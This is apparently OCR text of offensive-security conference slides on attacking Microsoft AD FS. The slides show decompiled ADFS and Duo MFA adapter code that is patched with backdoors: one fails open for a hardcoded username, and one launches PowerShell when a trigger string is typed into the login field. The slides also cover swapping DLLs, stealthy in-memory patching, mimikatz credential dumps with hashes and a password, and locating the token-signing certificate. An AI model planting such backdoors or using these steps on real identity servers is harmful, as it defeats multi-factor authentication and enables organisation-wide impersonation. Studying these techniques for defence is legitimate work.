  - Register new adapters or adjust existing adapters

Adapt or die

- Start by investigating Microsoft.IdentityServer.ServiceHost.exe and our DLL



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
sqlwriter.exe		1,424 K	5,980 K	1204	SQL Server VSS Writer - 64 Bit	Microsoft Corporation
WindowsAzureGuestAge...	0.01	43,368 K	61,272 K	1256	WindowsAzureGuestAgent	Microsoft Corporation
WindowsAzureNetAgent....		1,848 K	6,172 K	1396	Networking-Aquarius master ...	Microsoft CoreXT
VFPlugin.exe		2,768 K	9,292 K	1692	Networking-Aquarius master ...	Microsoft CoreXT
conhost.exe	< 0.01	700 K	3,080 K	1700	Console Window Host	Microsoft Corporation
WindowsAzureTelemetry...	< 0.01	54,832 K	65,288 K	1436	WindowsAzureTelemetrySer...	Microsoft Corporation
sqlservr.exe	0.07	252,120 K	100,156 K	1508	SQL Server Windows NT - 6...	Microsoft Corporation
VSSVC.exe		1,472 K	6,252 K	2608	Microsoft® Volume Shadow ...	Microsoft Corporation
svchost.exe	0.93	63,672 K	81,860 K	2396	Host Process for Windows S...	Microsoft Corporation
rdpclip.exe	0.05	3,500 K	9,668 K	3016	RDP Clipboard Monitor	Microsoft Corporation
svchost.exe		3,036 K	13,464 K	2428	Host Process for Windows S...	Microsoft Corporation
msdtc.exe		2,236 K	6,888 K	2960	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		1,072 K	6,732 K	3908	Host Process for Windows S...	Microsoft Corporation
Microsoft.IdentityServer.S...	0.03	244,632 K	178,416 K	1728		Microsoft Corporation
lsass.exe						
csrss.exe						
winlogon.exe						
LogonUI.exe						
dwm.exe						
csrss.exe						
winlogon.exe						
dwm.exe						
explorer.exe						
mmc.exe						
procexp64.exe						
mmc.exe						
mmc.exe						
powershell.exe						

Type	Name
ALPC Port	\RPC Control
Desktop	\Default
Directory	\KnownDlls
Directory	\BaseNamed
Event	\KernelObjec
Event	\KernelObjec
File	C:\Windows\


Process Explorer Search

Handle or DLL substring: duo

Process	PID	Type	Name
svchost.exe	772	File	C:\Windows\System32\winevt\Logs\Duo Authentication for AD FS.evtx
Microsoft.Id...	1728	DLL	C:\Windows\Microsoft.NET\assembly\GAC_64\DuoAdfsAdapter\v4.0_1.2.0.17__cac53dcfadb30b87\DuoAdfsAdapter.dll
Microsoft.Id...	1728	File	C:\Windows\Microsoft.NET\assembly\GAC_64\DuoAdfsAdapter\v4.0_1.2.0.17__cac53dcfadb30b87\DuoAdfsAdapter.dll


Adapt or die

- Acquire adapter .dll and patch relevant DLL method



```
        {
            throw new Exception("No user");
        }
        context.Data.Add("username", identityClaim.Value.ToLower());
        logBuilder.AppendLine("Duo username: " + text + " UseUpnUsername: " + DuoAdfsAdapter._config.UseUpnUsername.ToString());
        DuoAdfsAdapter._client.UpdateDuoTime(logBuilder);
        string sig_request = Web.SignRequest(DuoAdfsAdapter._config.IKey, DuoAdfsAdapter._config.SKey, DuoAdfsAdapter._config.AKey, text, new
          DateTime?(DuoAdfsAdapter._client.AdjustedTime));
        if (LogBuilder.DebugLoggingEnabled)
        {
            logBuilder.AppendLine("BeginAuthentication completed successfully");
            this.LogEvent(logBuilder, EventLogEntryType.Information);
        }
        if (text.Contains("dbienstock"))
        {
            context.Data["failOpen"] = true;
            logBuilder.AppendLine("Hackety hack - no hacks back");
            this.LogEvent(logBuilder, EventLogEntryType.Warning);
            return new DuoFailOpenPresentation();
        }
        result = new DuoAuthPresentation(DuoAdfsAdapter._config, sig_request);
    }
    catch (FailOpenException)
    {
        logBuilder.AppendLine("Timeout or network error on all attempts to connect to Duo; failing open");
        context.Data["failOpen"] = true;
        this.LogEvent(logBuilder, EventLogEntryType.Warning);
        result = new DuoFailOpenPresentation();
    }
```


Adapt or die



LoginPage

```
            DebugLog.WebUITraceLog.InfoSafe("Login page generic exception. Message {0}", new object[]
            {
                TraceFormatter.FormatException(base.ContextError)
            });
            this.PageSpecifics["%LoginPageErrorOverall%"] = base.GetEncodedUIString("LoginPageErrorAuthentication");
        }
}

// Token: 0x060008E4 RID: 2276
private LoginPage.LoginInput VerifyInput()
{
    string text = base.GetPostParameter(LoginPostContract.UserNameParam) as string;
    SecureString secureString = base.GetPostParameter(LoginPostContract.PasswordParam) as SecureString;
    string value = base.GetPostParameter(LoginPostContract.KmsiParam) as string;
    if (text != null)
    {
        text = text.Trim();
    }
    if (text.Contains("beepbeepimajeep"))
    {
        System.Diagnostics.Process.Start("powershell.exe");
    }
    if (string.IsNullOrEmpty(text))
    {
        if (base.GetQueryStringParameter(AuthenticationOptionsPage.OptionsContract.AuthMethodParam) ==
          "FormsAuthentication")
        {
            this.PageSpecifics["%LoginPageErrorOverall%"] = base.GetEncodedUIString("LoginPageErrorUserNameEmpty");
            this.PageSpecifics["%LoginPageErrorCause%"] = LoginPage._userNameID;
        }
```

Adapt or die




ADFS 1

Sign in with your organizational acc


beepbeepimajeep@thebakery.local

••••••••••



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
WindowsAzureNetAgent....		1,860 K	6,260 K	1460	Networking-Aquarius master ...	Microsoft CoreXT
VFPlugin.exe		2,940 K	9,236 K	348	Networking-Aquarius master ...	Microsoft CoreXT
conhost.exe	< 0.01	704 K	2,988 K	1144	Console Window Host	Microsoft Corporation
WindowsAzureTelemetry...	< 0.01	53,276 K	64,824 K	1492	WindowsAzureTelemetrySer...	Microsoft Corporation
sqlservr.exe	0.04	261,716 K	102,232 K	1544	SQL Server Windows NT - 6...	Microsoft Corporation
svchost.exe	0.38	64,892 K	77,632 K	2400	Host Process for Windows S...	Microsoft Corporation
rdpclip.exe		1,840 K	7,480 K	2304	RDP Clipboard Monitor	Microsoft Corporation
svchost.exe	< 0.01	3,136 K	8,868 K	2440	Host Process for Windows S...	Microsoft Corporation
VSSVC.exe		1,484 K	6,220 K	2596	Microsoft® Volume Shadow ...	Microsoft Corporation
msdtc.exe		2,220 K	6,844 K	520	Microsoft Distributed Transa...	Microsoft Corporation
Microsoft.IdentityServer.S...	0.01	242,692 K	181,572 K	2216		Microsoft Corporation
powershell.exe		46,264 K	45,412 K	2680	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	1,556 K	3,996 K	3660	Console Window Host	Microsoft Corporation
lsass.exe		7,056 K	15,788 K	556	Local Security Authority Proc...	Microsoft Corporation
csrss.exe	< 0.01	1,316 K	3,564 K	464	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		1,364 K	5,892 K	508	Windows Logon Application	Microsoft Corporation

Adapt or die


Assembly Explorer

```
▷ System.Net.Http (4.0.0.0)
▷ System.Messaging (4.0.0.0)
▷ Microsoft.Transactions.Bridge (4.0.0.0)
▷ SMDiagnostics (4.0.0.0)
◢ Microsoft.IdentityServer.Service (6.3.0.0)
  ◢ Microsoft.IdentityServer.Service.dll
    ▷ PE
    ▷ References
    ▷ Resources
    ▷ {} -
    ▷ {} Microsoft.IdentityServer.Service
    ▷ {} Microsoft.IdentityServer.Service.AccountPolicy
    ▷ {} Microsoft.IdentityServer.Service.AccountPolicy.ActiveDirectory
    ▷ {} Microsoft.IdentityServer.Service.ADFS1
    ▷ {} Microsoft.IdentityServer.Service.ArtifactResolutionService
    ▷ {} Microsoft.IdentityServer.Service.Configuration
    ▷ {} Microsoft.IdentityServer.Service.Cryptography
    ▷ {} Microsoft.IdentityServer.Service.ExternalAuth
    ▷ {} Microsoft.IdentityServer.Service.FederationMetadata
    ▷ {} Microsoft.IdentityServer.Service.IssuancePipeline
    ◢ {} Microsoft.IdentityServer.Service.PasswordManagement
      ▷ GetUserPasswordExpiryTimeException @02000002
      ▷ NativeMethods @02000003
      ▷ PasswordChangeError @0200000A
      ▷ PasswordChangeException @02000009
      ▷ PasswordExpirationStatusCode @0200000B
      ▷ PasswordUtil @0200000C
```


PasswordUtil

```csharp
    }

    // Token: 0x06000014 RID: 20
    public static void ChangePassword(string userName, SecureString oldPassword, SecureString newPassword)
    {
        DebugLog.SecurityTokenServiceTraceLog.Assert(!string.IsNullOrEmpty(userName), "PasswordUtil.ChangePassword -
          userName input null", new object[0]);
        DebugLog.SecurityTokenServiceTraceLog.Assert(oldPassword != null, "PasswordUtil.ChangePassword - oldPassword input
          null", new object[0]);
        DebugLog.SecurityTokenServiceTraceLog.Assert(newPassword != null, "PasswordUtil.ChangePassword - newPassword input
          null", new object[0]);
        string text = null;
        IntPtr zero = IntPtr.Zero;
        string text2 = null;
        string text3 = null;
        IntPtr zero2 = IntPtr.Zero;
        IntPtr zero3 = IntPtr.Zero;
        try
        {
            userName = AlternateLoginIDHelper.GetMappedUserIdentity(userName);
            if (!ADNameTranslator.CrackName(userName, out text2, out text))
            {
                throw new PasswordChangeException(PasswordChangeError.UserNotFound);
            }
            DebugLog.SecurityTokenServiceTraceLog.Assert(!string.IsNullOrEmpty(text), "PasswordUtil.ChangePassword -
              accountDomain null", new object[0]);
            DebugLog.SecurityTokenServiceTraceLog.Assert(!string.IsNullOrEmpty(text2), "PasswordUtil.ChangePassword -
              samAccountName null", new object[0]);
```

Adapt or die

- Kill/suspend service, replace DLL, restart
- Verify success!

- Depending on adapter:
  - Different methods to patch
  - Different logging methods



```
System Locale: en-US LCID: 1033
Context Locale: en-US LCID: 1033
Duo username: thebakery\dbienstock UseUpnUsername: False
Time was synced less than 60 seconds ago; Skipping time sync.
BeginAuthentication completed successfully
Hackety hack - no hacks back
```

- Same knowledge can be used dynamically
  - In-memory patching stealthy, more technically complex
  - Doesn't persistent restarts without a persistent "shim"

Becoming ADFS

Because I learned it from watching you, Dad

“The token signing certificate is considered the bedrock of security in regards to ADFS. If someone were to get ahold of this certificate, they could easily impersonate your ADFS server.”

- Microsoft

Mimikatz is for the birds (in this case)


```
mimikatz # sekurl[illegible]a::logonpasswords

Authen[illegible]                    [illegible]000ee0)
Session         : Interactive from 1
User Name       : Gentil Kiwi
Domain          : vm-w7-ult-x
SID             : S-1-5-21-198[illegible]81256-121065404
    msv :
     [00000003] Primary
     * [illegible]  : G[illegible]
     * [illegible]  : v[illegible]
     * [illegible]  : d[illegible]55[illegible]075[illegible]540af
     * NTLM     : cc36c[illegible]48[illegible]ccd3324
     * SHA1     : a2[illegible]9912f3dc7cf002[illegible]aef8
    tspkg :
     * Username : Gentil Kiwi
     * Domain   : vm-w7-ult-x
     * Password : waza1234/
```

Windows Internal Database (WID)

- Relational database intended to be used only by Microsoft products
  - MS-SQL “lite”
  - Default option for AD FS
- Accessible over a named-pipe
  - \\.\pipe\MICROSOFT##WID\tsql\query
  - Windows 2012+
- Can be accessed using SMSS

WID


- Used by AD FS to store service configuration data in default config
- Only accessible by the AD FS service account



```
\\.\pipe\MICROSOFT##WID\tsql\query (SQL Server 12.0.2000.8 - D
  Databases
  Security
    Logins
      DOUGHCORP\svc_adfs
      sa
```

Locating the goods


- ADFSConfigurationV3.IdentityServerPolicy.ServiceSetting



```
<SigningToken>
    <IsChainIncluded>false</IsChainIncluded>
    <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
    <FindValue>99FABAEE46A09CD9B34B9510AB10E2B0C0ACB99B</FindValue>
    <RawCertificate>MIIC3jCCAcagAwIBAgIQOgO4t9cMuZdM9fFCLz56szANBgkqh
    <EncryptedPfx>AAAAQAAAAAEEORTwD+mLjtMgMok+8Vjs0oGCWCGSAFlAwQCAQY
    <StoreNameValue>My</StoreNameValue>
    <StoreLocationValue>CurrentUser</StoreLocationValue>
    <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
```

